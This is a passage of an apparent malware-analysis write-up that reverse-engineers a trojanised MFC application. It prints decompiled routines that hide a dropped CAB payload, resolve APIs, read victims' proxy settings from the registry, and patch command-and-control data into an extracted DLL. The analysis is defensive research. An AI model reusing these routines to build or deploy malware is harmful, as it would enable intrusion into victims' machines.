


Figure 17. TheApp global variable in the MFC application

The flowchart of creating and executing an MFC application is as follows:




Figure 18. Flowchart of creating and executing an MFC application

The **CVVSupApp :: InitInstance** function is also a common code generated by MFC wizard




Figure 19. CVVSupApp::InitInstance function

Constructor of **CVVSupDlg: void CVVSupDlg::CVVSupDlg()** is also common code generated by MFC Wizard. But in **CVVSupDlg::OnInitDialog**, which is called from **CVVSupDlg::DoModal()**, we can see immediately, at the end of the code that the MFC Wizard generated, **CMalwareDlg** is initialized and shown, then the malware exits forcibly **exit (0)**.

```
    pCMalwareDlg = (CMalwareDlg *)operator new(0x290u);
    s_pMalwareDlg = pCMalwareDlg;
    tryLevel = 1;
    if ( pCMalwareDlg )
    {
        pMalwareDlg = CMalwareDlg::CMalwareDlg(pCMalwareDlg, 0);
    }
    else
    {
        pMalwareDlg = 0;
    }
    tryLevel = 0xFFFFFFFF;
    hDesktopWnd = GetDesktopWindow();
    pDesktopWnd = CWnd::FromHandle(hDesktopWnd);
    CDialog::Create(&pMalwareDlg->baseclass, 129u, pDesktopWnd);
    CWnd::ShowWindow(&pMalwareDlg->baseclass, SW_SHOW);
    exit(0);
}
```

```
CMalwareDlg pDlg = new CMalwareDlg();
pDlg->Create(129, CWnd::FromHandle(GetDesktopWindow()));
pDlg->ShowWindow(SW_SHOW);
exit(0);
```

Figure 20. CMalwareDlg was created and shown

The value **129** is the **resID** of the **CMalwareDlg** dialog, and **sizeof(CMalwareDlg)** = **0x290**, which is larger than the size of the parent CDialog. It proves that **CMalwareDlg** was added by hackers to some data members. Through analysis, we recreated the data members of **CMalwareDlg**:

```
CMalwareDlg struc ; (sizeof=0x290,

baseclass CDialog ?

m_szBase64Table db 256 dup(?)
m_szServiceName db 260 dup(?)
m_szMask db 32 dup(?)
m_pfnmemcpy dd ?
m_pfnmemset dd ?
m_pfnShellExecuteExA dd ?
CMalwareDlg ends
```

```
Offset Size struct __declspec(align(4)) CMalwareDlg
            {
0000   0060   CDialog baseclass;
0060   0100   char m_szBase64Table[256];
0160   0104   char m_szServiceName[260];
0264   0020   char m_szMask[32];
0284   0004   void *m_pfnmemcpy;
0288   0004   void *m_pfnmemset;
028C   0004   void *m_pfnShellExecuteExA;
       0290 };
```

Figure 21. Recreate data members of CMalwareDlg

The **CMalwareDlg::CMalwareDlg** Constructor does the following initialization jobs. Note the copy string "**192.168**" into the field **m_szMask**:

```
CMalwareDlg *__thiscall CMalwareDlg::CMalwareDlg(CMalwareDlg *this, CWnd *pParentWnd)
{
    CDialog::CDialog(&this->baseclass, 129u, pParentWnd);
    this->baseclass.__vftable = (CDialog_vtbl *)&CMalwareDlg::`vftable';
    this->m_pfnmemcpy = 0;
    this->m_pfnmemset = 0;
    this->m_pfnShellExecuteExA = 0;
    memset(this->m_szBase64Table, 0, sizeof(this->m_szBase64Table));
    strcpy(
        this->m_szBase64Table,
        "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/");
    memset(this->m_szServiceName, 0, sizeof(this->m_szServiceName));
    strcpy(this->m_szMask, "192.168");
    return this;
}
```

Figure 22. Copy "192.168" string to m_szMask field

When shown, **CMalwareDlg::OnInitDialog** will be called, and the main function that is important for doing the malware's task is called here:

```
int __thiscall CMalwareDlg::OnInitDialog(CMalwareDlg *this)
{
    CDialog::OnInitDialog(&this->baseclass);
    CMalwareDlg::Infect(this); // this->Infect();
    return 1;
}
```

Figure 23. The Infect main function will do the malware's job

The **Infect** (we named) function is relatively long, so it should be presented via the flowchart below:




Figure 24. Infect function flowchart

We'll go into detail each of the important child functions called by the **Infect** function of the **CMalwareDlg** class. The **UserIsAdmin** function, using the **IsUserAdmin()** API of **shell32.dll**:

```
BOOL __stdcall UserIsAdmin()
{
    HMODULE hModule; // eax
    BOOL result; // eax
    BOOL (__stdcall *IsUserAnAdmin)(); // eax

    hModule = g_hShell32;
    if ( !g_hShell32 )
    {
        hModule = LoadLibraryA("shell32.dll");
        g_hShell32 = hModule;
        if ( !hModule )
        {
            return 1;
        }
    }
    IsUserAnAdmin = GetProcAddress(hModule, "IsUserAnAdmin");
    if ( IsUserAnAdmin )
    {
        result = IsUserAnAdmin();
    }
    else
    {
        result = 0;
    }
    return result;
}
```

Figure 25. UserIsAdmin fuction

GetSomeAPIAddrs function is a redundant function, function pointers are taken but completely unused. We guess this could be an old code.


```
BOOL __thiscall CMalwareDlg::GetSomeAPIAddrs(CMalwareDlg *this)
{
    HMODULE hNtDll; // eax
    HMODULE hNtdll; // eax
    HMODULE hShell32; // eax
    BOOL (__stdcall *ShellExecuteExA)(LPSHELLEXECUTEINFOA); // eax
    void *pfnmemset; // ecx

    hNtDll = GetModuleHandleA("ntdll.dll");
    this->m_pfnmemcpy = GetProcAddress(hNtDll, "memcpy");
    hNtdll = GetModuleHandleA("ntdll.dll");
    this->m_pfnmemset = GetProcAddress(hNtdll, "memset");
    hShell32 = LoadLibraryA("shell32.dll");
    ShellExecuteExA = GetProcAddress(hShell32, "ShellExecuteExA");
    pfnmemset = this->m_pfnmemset;
    this->m_pfnShellExecuteExA = ShellExecuteExA;
    return pfnmemset && this->m_pfnmemcpy && ShellExecuteExA;
```

Figure 26. GetSomeAPIAddrs function

The **Base64Decode** function is like other Base64 decode functions, except that the Base64 code table is copied by the hacker to a char arrary **m_szBase64Table** and accessed from here. After being decoded Base64, the original ServiceName "**TmV0QmlvcyBNZXNzYWdlciBSZWdpc3Rlcg==**" will be "**NetBios Messager Register**". The original ServiceDescription "**TmV0QmlvcyBjb21tdW5pY2F0aW9uIGJldHdlZW4gc3lzdGVtIGNvbXBvbmVudHMu**" would be "**NetBios communication between system components.**"

The **ExtractCabFile** function is a global function, not part of the **CMalwareDlg** class. Note that the file is created with the attribute hidden.



```
int __stdcall ExtractCabFile(LPSTR lpDst)
{
  const CHAR *pszCabFile; // esi
  HANDLE hFile; // esi

  pszCabFile = lpDst;
  ExpandEnvironmentStringsA("%USERPROFILE%\\test\\7z.cab", lpDst, MAX_PATH);
  MakeSureDirectoryPathExists(pszCabFile);
  hFile = CreateFileA(
            pszCabFile,
            FILE_WRITE_DATA,
            FILE_SHARE_WRITE,
            0,
            CREATE_ALWAYS,
            FILE_ATTRIBUTE_HIDDEN,
            0);
  if ( hFile == INVALID_HANDLE_VALUE && GetLastError() == ERROR_ACCESS_DENIED )
  {
    return 0;
  }
  lpDst = 0;
  WriteFile(hFile, g_abCABFile, 94874u, &lpDst, 0);
  CloseHandle(hFile);
  return 1;
}
```

Figure 27. ExtractCabFile function

The **.cab** file is completely embedded in the .data section, **size = 94874 (0x1729A)**. Hackers declared the following equivalent: "**static BYTE g_abCabFile[] = {0xXXXX, 0xYYYY};**" (no **const**, so it will be located in **.data** section). Extracting that area, we have a **.cab** file containing a file, named **smanager_ssl.dll**, the date added to the cab is **04/26/2020 - 23:11 UTC**, build date **26.04.2020 15:11:24 UTC**.




Figure 28. The embedded .cab file contains the file smanager_ssl.dll

The **smanager_ssl.dll** file (**netapi32.dll**) will be analyzed in the next post because it is relatively complex.




Figure 29. RunExtrac32Exe function

The **ExecuteAndWait** function is also a global function, using the **ShellExecuteExA** API to call and wait until the execution completes.




Figure 30. ExecuteAndWait function

The Config of the Proxy on the victim machine is defined by the hacker through a struct as shown, **PROXY_TYPE** is an enum:




Figure 31. struct PROXY_CONFIG

The **ReadProxyConfig** function will read from the victim's registry first, otherwise it will read from the Firefox **pref.js** file. We are still not clear why hackers tried to read from Firefox, maybe they did a reconnaisance to learn about the commonly used web browsers at the target.

```
bool __cdecl ReadProxyConfig(PROXY_CONFIG *pConfig)
{
    bool result; // al

    result = ReadProxyConfigFromRegistry(pConfig);
    if ( !result )
    {
        result = ReadProxyConfigFromFireFox(pConfig) == 1;
    }
    return result;
}
```

Figure 32. ReadProxyConfig function

The **ReadProxyConfigFromRegistry** function is a bit long so there are only important parts:

```
  // szSubKey = "Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings"
  if ( RegOpenKeyExA(
         HKEY_CURRENT_USER,
         szSubKey,
         0,

  szProxyEnable[0xC] = 0;
  strcpy(szProxyEnable, "ProxyEnable");

  if ( RegQueryValueExA(hkResult, szProxyEnable, 0, 0, szData, &cbData) )
  {
    return 0;
  }

  if ( strstr(szData, "http=") )
  {
    pos = &pConfig->proxyType;
    pConfig->proxyType = PROXY_HTTP;
    sscanf(szData, "http=%[^:]:%d", pConfig, pConfig->szPort);
  }
  else if ( strstr(szData, "socks=") )
  {
    pos = &pConfig->proxyType;
    pConfig->proxyType = PROXY_SOCKS;
    sscanf(szData, "socks=%[^:]:%d", pConfig, pConfig->szPort);
  }
  else
  {
    pos = &pConfig->proxyType;
    if ( strstr(szData, "https=") )
    {
      *pos = PROXY_HTTPS;
      pszPort = pConfig->szPort;
      pszAddr = pConfig;
      szFmt = "https=%[^:]:%d";
    }
    else
    {
      pszPort = pConfig->szPort;
      pszAddr = pConfig;
      szFmt = "%[^:]:%d";
      *pos = PROXY_HTTP;
    }
    sscanf(szData, szFmt, pszAddr, pszPort);
  }
  return *pos != 0;
}
```

Figure 33. The main job of the ReadProxyConfigFromRegistry function

The **ReadProxyConfigFromFireFox** function is very long so we won't cover it in detail here. The **UpdateFile** function uses the **memsearh** equivalent function to find a string in the file's content, and C&C Info will be written at the found location. In the case of this malware, the mask string is "**192.168**".

```
    dwFileSize = GetFileSize(hFile, 0);
    s_dwFileSize = dwFileSize;
    if ( dwFileSize )
    {
      pMem = operator new(dwFileSize + 1);
      lpFileName = 0;
      memset(pMem, 0, s_dwFileSize + 1);
      result = ReadFile(s_hFile, pMem, s_dwFileSize, &lpFileName, 0);
      if ( result )
      {
        pos = MemSearch(pMem, s_dwFileSize, pszMask);
        if ( pos > 0 )
        {
          SetFilePointer(s_hFile, pos, 0, 0);
          NumberOfBytesWritten = 0;
          // 428 = sizeof CC Structure
          if ( WriteFile(s_hFile, pbNewContent, 428u, &NumberOfBytesWritten, 0) )
          {
            CloseHandle(s_hFile);
            result = 1;
          }
          else
          {
            GetLastError();
            result = 0;
          }
```

Figure 34: The UpdateFile function uses the memsearh equivalent function to find a string

We recreated the C&C Info struct as follows:

```
00000000 CC_INFO struc ; (sizeof=0x1AC,
00000000
00000000
00000000 szAddr_1 db 64 dup(?)
00000040 szPort_1 db 16 dup(?)
00000050 szAddr_2 db 64 dup(?)
00000090 szPort_2 db 16 dup(?)
000000A0 szAddr_3 db 64 dup(?)
000000E0 szPort_3 db 16 dup(?)
000000F0 szKey    db 32 dup(?)
00000110 wAlive   dw ?
00000112 Padding_1 db 10 dup(?)
0000011C proxyConfig PROXY_CONFIG ?
0000011C
00000184 Padding_2 db 40 dup(?)
000001AC CC_INFO ends
```

```
Offset Size struct __declspec(align(4)) CC_INFO
            {
0000   0040   char szAddr_1[64];
0040   0010   char szPort_1[16];
0050   0040   char szAddr_2[64];
0090   0010   char szPort_2[16];
00A0   0040   char szAddr_3[64];
00E0   0010   char szPort_3[16];
00F0   0020   char szKey[32];
0110   0002   __int16 wAlive;
0112   000A   char Padding_1[10];
011C   0068   PROXY_CONFIG proxyConfig;
0184   0028   char Padding_2[40];
       01AC };
```

Figure 35. struct of C&C info

And C&C info has been hardcoded by hackers in the code:




Figure 36. C&C information is hardcoded in the malicious code

The content of **smanager_ssl.dll*** (**netapi32.dll****) is original and after being updated from **g_CCInfo structure** via:




Figure 37. Contents of smanager_ssl.dll file (netapi32.dll) before and after being updated

The function to load the extracted file and create the Scheduler Task:

